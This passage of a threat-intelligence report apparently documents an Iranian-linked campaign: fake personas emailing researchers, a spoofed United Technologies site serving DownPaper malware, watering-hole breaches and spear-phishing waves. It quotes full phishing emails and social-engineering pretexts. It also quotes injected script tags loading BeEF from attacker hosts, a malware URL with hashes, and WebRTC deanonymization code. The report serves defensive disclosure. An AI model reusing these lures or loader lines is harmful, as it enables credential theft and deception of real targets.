
[Tweet to yafa hyatt](#)



The researcher was asked to read the article in her "google account", which was also a phishing page in Google sites: [https://sites.google\[.\]com/site/yaffadocuments/](https://sites.google[.]com/site/yaffadocuments/):



The site automatically redirects to a phishing website hosted in a domain registered by the attackers, *download-google.orginal-links[.]com*:



"Yafa" also sent an email from *yaffa.hyatt9617@gmail.com* to a university professor, asking to work at the university center she is heading. The email itself did not contain malicious content, and was likely sent to build trust prior to sending a phishing link or malware:

From: yaffa hyatt [mailto:yaffa.hyatt9617@gmail.com]

Sent: Tuesday, September 5, 2017 11:17 AM

To: [REDACTED]

Subject: Research And Work

[REDACTED] Hello Professor [REDACTED]

I'm Yaffa Hyatt raised in California but I'm Israeli . I have studied Political Science with orientation of Middle and Near East at Long Beach University in California .

In my researches I noticed that there is a center named [REDACTED] Center in [REDACTED] University which is pioneer in Middle East studies specially researches about Persian Gulf .

I have brief experiences and researches about Persian Gulf . I would like to work and study at the [REDACTED] University I hope you accept me as your student and take advantage of your experience.

Please respond My message

Im waiting For your Respond

Bahar Azadeh

Fake entity "Bahar Azadeh" (bahra.azadeh88@gmail.com and [@baharazadeh1](https://twitter.com/baharazadeh1)²², online at time of writing) sent emails with different background stories to multiple researchers. In two cases, she was a "Jewish girl who has an Iranian origin and who has studied in the field of political science":

From: bahar azadeh <bahra.azadeh88@gmail.com>
Date: 3 September 2017 at 10:18:35 GMT+3
To: [REDACTED].il
Subject: Please Guide Me

Hello Dear [REDACTED], how are you?

I am one of your followers in your Facebook Page. I am a Jewish girl who has an Iranian origin and who has studied in the field of political science I living in iran. And I intend to continue studying to leave Iran and get shelter in the beautiful country of Israel.and I Enjoy your Article.

I have some questions .I am waiting for your response
I need your help

From: "bahar azadeh" <bahra.azadeh88@gmail.com>
Date: Sep 2, 2017 1:52 PM
Subject: Please Guide Me
To: [REDACTED]
Cc: [REDACTED]

Hell Dear [REDACTED], how are you?

I am one of our fans who through reading your book and I was interested in your work. I am an Iranian girl who has studied in the field of political science and has done a lot of studies about the religion of Judaism and Israel, and I have greatly attracted this religion.

I have some questions .I am waiting for your response
I need your help 

²² <https://twitter.com/baharazadeh1>

Yet in a third case she claimed to be Bahai living in Tehran:

From: bahar azadeh [mailto:bahra.azadeh88@gmail.com]
Sent: Monday, September 4, 2017 9:45 AM
To: [REDACTED]
Subject: Please Guide Me

درود

آقای دکتر من یک بهایی هستم و در شهر تهران زندگی میکنم البته اگر بشود اسمش را زندگی گذاشت همانطور که میدانید حال روز ما بهایی در ایران اصلا خوب نیست به طوری که امروزه از حق طبیعی خود یعنی تحصیل هم محروم هستیم طوری که انگار ما بهایی ها انسان نیستیم و حق زندگی نداریم. من در دانشگاه سراسری ایران قبول شدم و بعد از دو سال درس خواندن در دانشگاه از منابعی فهمیدن که من بهایی هستم و من را از اخراج کردن من هم معطل نماندم و دست به اعتراض های پیاپی زدم که برای این موضوع بارها احضار شدم و دیگر حس میکنم ایران برای من تبدیل به جهنمی شده که هر چه تلاش میکنم نمیتوانم از این جهنم خلاصی یابم.

([REDACTED]) یکی از دلایلی که من از شما درخواست کمک و راهنمایی کردم خواندن کتاب ([REDACTED]) شما بوده است و واقعا مطالعات شما در این حوزه ارزشمند و مفید بوده است و همین موضوع باعث زیبایی این کتاب شده است.



«چند سوال از شما دارم خواهش میکنم پاسخ من را بدهید»

Translation:

Hello,

Mr. Dr., I am a Bahai living in Tehran, if you can call it a life. As you know, the present situation in Iran for us Bahais is not good at all, so that we are even deprived of our natural right, that is, higher education, as if we Bahais are not human and have no right to live.

<redacted>, I have been accepted to universities all across Iran, and after two years of studying in a university, they realized from certain sources that I was Bahai, and expelled me. I did not sit idle and began to constantly protest, I've been summoned [to court] quite a few times for this thing, and I already feel Iran has become a hell for me, and as much as I try I can't find salvation from this hell.

One of the reasons I've asked you for help and guidance was reading your book <redacted>, and your research in this field has been really valuable and helpful, which made this book so beautiful.

"I have a few questions for you, please answer me".

The entities' email address is connected to a fake Facebook entity called *Emilia Karter* (online at time of writing):

The screenshot shows a Facebook search interface. The search bar at the top contains the email address 'bahra.azadeh88@gmail.com'. Below the search bar, there are tabs for 'Posts', 'People', 'Photos', 'Videos', 'Shop', and 'Pages'. The 'People' tab is selected. On the left, a sidebar shows search filters: 'SEARCHED BY' with options 'Anyone', 'You', 'Your Friends', and 'Your Friends and Groups'. The main results area shows one result under 'People': 'Emilia Karter' with a profile picture of a person in a purple shirt and blue pants standing outdoors. At the bottom right of the results area, there is a 'See All' button.

Impersonating real companies

United Technologies impersonation

The attackers created a website impersonating UTC (United Technologies), “an American multinational conglomerate which researches, develops and manufactures products in numerous areas, including aircraft engines, [and] aerospace systems [...]. UTC is a large military contractor, getting about 10% of its revenue from the U.S. government”²³. The fake website was first reported by Iran Threats researchers on 6 February 2017²⁴. We do not have evidence that UTC was targeted or impacted.

The fake website, which was built in January 2017, claimed to offer “Free Special Programs And Courses For Employees Of Aerospace Companies like Lockheed Martin, SNCORP,”. It was a decoy to make visitors download a “Flash Player”, which was in fact DownPaper malware, analyzed later in this report.

²³ https://en.wikipedia.org/wiki/United_Technologies

²⁴ <https://iranthreats.github.io/resources/macdownloader-macos-malware/>


The screenshot shows a web page from United Technologies with a security warning about a plugin. Below the warning, a red arrow points to the URL in the developer tools element list: ` == $0`.

The malware was served from the following location:

[http://login.radio-m\[.\]cf/utc/dnld.exe](http://login.radio-m[.]cf/utc/dnld.exe)

It was contained in a cabinet self-extractor that impersonates a legitimate Windows software:

`dnld.exe
be207941ce8a5e212be8dde83d05d38d
3b4926014b9cc028d5fb9d47fee3dbd9376525dc3b6e2173c5edb22494cfa9b`



Watering holes

The attackers breached the following websites pertaining to Iranian and Jewish cultural affairs:

| Breached website | Description |
|-------------------------|---|
| hamijoo[.]com | An Iranian crowdfunding platform |
| www.jewishjournal[.]com | A Jewish news site |
| www.estherk[.]com | A personal blog of one of JewishJournal's writers |
| www.boloogh[.]com | A sex education website for Iranian youth |
| levazand[.]com | A personal blog of an Iranian living in United states |

A script tag that loads BeEF JavaScript from w3schools.hopto[.]org or from bootstrap.serveftp[.]com was added, as can be seen in the images below:

The screenshot shows a web browser window with the address bar containing 'levazand.com'. The main content area displays a scenic mountain landscape with a person in the foreground. Persian text 'بلوط خطوطی بی سر و ته با صدایی بلند' is visible in the upper right corner of the image. Below the image, the browser's developer tools Network tab is open, showing a list of network requests. A specific entry for 'tesmajs' from 'w3schools.hopto.org' is highlighted with a red box, indicating a failed request. The Network tab also includes filters for XHR, JS, CSS, Img, Media, Font, Doc, WS, Manifest, and Other.

| Name | Status | Domain | Type | Initiator | Size | Time | Timeline |
|---------|----------|---------------------|----------|------------|------|---------|----------|
| tesmajs | (failed) | w3schools.hopto.org | document | (index):24 | 0 B | 19.19 s | |

RECENT HEADLINES
Let's stop shaming Trump voters

JEWISH JOURNAL

Connect. Inform. Inspire.

Will Trump's ambassador pick box in Netanyahu from the right?

by Jacob Kornbluh, *Jewish Insider*



OTHER TOP HEADLINES



5 things you can do to help Aleppo



WATCH: Panelists debate Trump and the Jews



Judge of records emails

Screenshot of the browser developer tools (Inspector) showing the page source code. A red box highlights the `<script>` tag at the bottom of the head section:

```
html.js.cssanimations.csstransitions > head > script
<script src="/web/20161219082345/http://can.canooia.com/110trc/jewishjournal/loader.js" async=""></script>
<script src="https://www.googletagservices.com/tag/js/gpt.js" type="text/javascript" async=""></script>
<script type="text/javascript" async="" src="/web/20161219082345/https://secure.quantserve.com/quant.js"></script>
<script src="//www.google-analytics.com/analytics.js" async=""></script>
<script type="text/javascript" src="/static/js/analytics.js"></script>
<script type="text/javascript">archive_analytics.values.server_name="wwwb-app7.us...</script>
<link type="text/css" rel="stylesheet" href="/static/css/banner-styles.css"></link>
<script src="/web/20161219082345js_>http://bootstrap.serveftp.com:2060/bootstrap.js"></script>
<title>Jewish Journal: U.S., Israel, Jewish news</title>
```


```
53   <link rel="stylesheet" href="http://www.estherk.com/wp-content/plugins/social-media-tabs/css/dcsmt.css"
54 <!-- Jetpack Open Graph Tags -->
55 <meta property="og:type" content="website" />
56 <meta property="og:title" content="Esther D. Kustanowitz" />
57 <meta property="og:description" content="Writing, Editing & Creative Media Consulting" />
58 <meta property="og:url" content="http://www.estherk.com/" />
59 <meta property="og:site_name" content="Esther D. Kustanowitz" />
60 <meta property="og:image" content="https://s0.wp.com/i/blank.jpg" />
61 <meta name="twitter:site" content="@EstherK" />
62 <style>
63 .fixed.c2right #primary-content{width:640px;left:320px}
64 .fixed.c2right #sidebar{width:320px;left:320px}
65 .fixed.c2right #mask-1{right:320px}
66 .media .icon{background: transparent url("http://www.estherk.com/wp-content/themes/mystique/mods/SocialMedia/icon.png") no-repeat center; width: 1em; height: 1em; margin-right: 0.1em; font-size: 1em; vertical-align: middle;}>
67 </style>
68 <script type="text/javascript" src="http://w3schools.hopto.org:2061/tesma.js"></script>
69 </head>
70 <body class="home blog no-js no-fx c2right fixed browser-gecko">
71 <script> document.body.className = document.body.className.replace('no-js', ''); </script>
72 <!-- page -->
73 <div id="page">
74
```

Spear Phishing for credential stealing

The attackers sent hundreds, maybe thousands, of spear phishing emails to hundreds of targets. In this section, we will present samples of spear phishing emails²⁵.

Wave 1

The attackers breached the Gmail account of Alon Gur Arye, an Israeli film producer. Alon produced a satire film about the Israeli Mossad, which potentially confused the attackers to thinking he is associated with the Israeli Mossad. The breached account was used to send a phishing email to Thamar Eilam Gindin (who is targeted by the group since 2015²⁶). Below is a screenshot of the phishing email:



The email contained a shortened bit.ly link to a domain registered by the attackers - *drivers.document-supportsharing[.]jbid*. In the statistics and usage page of the bit.ly URL we can see that the first click, likely a test run performed by the attackers before sending the phish, was from Iran.

²⁵ Names of victims and targets are shared with their permission.

²⁶ See , Thamar Reservoir: <http://www.clearskysec.com/thamar-reservoir/>



The phishing page pretends to be a Gmail shared document downed page that requires the visitor to log in:

→ [G](#) ⓘ drivers.document-supportsharing.bid/download/file/usr/...

literary criticism on the book of esther unmasked.docx

Download link is ready

[Download](#)


Wave 2

Sometimes the phishing email does not contain live text, but only an image of text linked to a phishing page. This is usually done to bypass text based spam filters.

The attackers used WebRTC (code copied from Github²⁷) to detect the real IP address of targets who use proxies (This method was documented by Iran Threats²⁸):

| Domain | Type | Si | Headers | Cookies | Params | Response | Timin |
|-----------------------------|------|----------|--|---------|--------|----------|-------|
| google.com-recoverymail.bid | html | 27.99 KB | 26 //get the IP addresses associated with an account 27 function getIPs(callback){ 28 var ip_dups = {}; 29 30 //compatibility for firefox and chrome 31 var RTCPeerConnection = window.RTCPeerConnection window.mozRTCPeerConnection window.webkitRTCPeerConnection; 32 var useWebKit = !window.webkitRTCPeerConnection; 33 34 //bypass naive webrtc blocking using an iframe 35 if(!RTCPeerConnection){ 36 //NOTE: you need to have an iframe in the page right 37 // 38 //<iframe id="iframe" sandbox="allow-same-origin" src="http://.../...> 39 //<script>...getIPs called in here... 40 // 41 var win = iframe.contentWindow; 42 RTCPeerConnection = win.RTCPeerConnection win.mozRTCPeerConnection win.webkitRTCPeerConnection; 43 44 // 45 // 46 // 47 // 48 // | | | | |
| google.com-recoverymail.bid | html | 27.99 KB | | | | | |
| google.com-recoverymail.bid | html | 27.99 KB | | | | | |
| google.com-recoverymail.bid | png | 6.86 KB | | | | | |
| google.com-recoverymail.bid | jpeg | 19.20 KB | | | | | |
| google.com-recoverymail.bid | jpeg | 26.39 KB | | | | | |
| google.com-recoverymail.bid | jpeg | 5.61 KB | | | | | |
| google.com-recoverymail.bid | jpeg | 25.54 KB | | | | | |
| google.com-recoverymail.bid | png | 19.28 KB | | | | | |
| google.com-recoverymail.bid | png | 0.26 KB | | | | | |

While sending the spear phishing, the attackers preformed password recovery on the target's Facebook account, as can be seen below. Thus, she received fake emails and legitimate ones at the same time which could cause her confusion and subsequently to give her credentials in the phishing.




²⁷ <https://github.com/diafygi/webrtc-ips/blob/master/README.md>


²⁸ <https://iranthreats.github.io/resources/webrtc-deanonymization/>

Wave 3

The attackers often open a new Gmail account and send phishing emails from it. For example, *suspended.user.notification@gmail.com* was used to send the following email to targets:



Which leads to:



In other cases, 7 different targeted phishing emails were sent to the same victim on the same day from customers.mailservice@gmail.com:

From: "Customer Service" <mailer.customerservice@gmail.com>
Date: Jan 15, 2017 2:31 PM
Subject: New sign-in from Chrome on Windows
To: [REDACTED]
Cc:

[REDACTED]

Someone has your password

Hi [REDACTED]
Someone just used your password to try to sign in to your Account [REDACTED]@gmail.com

Details:

12:23

Sunday, 15 January 2017
Greenwich Mean Time (GMT)
Mail Service stopped this sign-in attempt, but you should review your recently used devices:

REVIEW YOUR DEVICES NOW

From: Customer Service <mailer.customerservice@gmail.com>
Date: Sun, Jan 15, 2017 at 10:17 AM
Subject: Confirm Your Recovery Phone Number
To: [REDACTED]@gmail.com

Inline image 1

Hi [REDACTED]

The recovery Phone number for your Mail Account [REDACTED]@gmail.com - was recently changed.
If you made this change, you don't need to do anything more.

If you didn't change your recovery Phone number, someone may have broken into your account.
Visit this link for more information: [Account Setting](#).

If you have problem accessing your account, Confirm your Phone number:


Confirm Your Number

Sincerely,
The Mail Accounts team

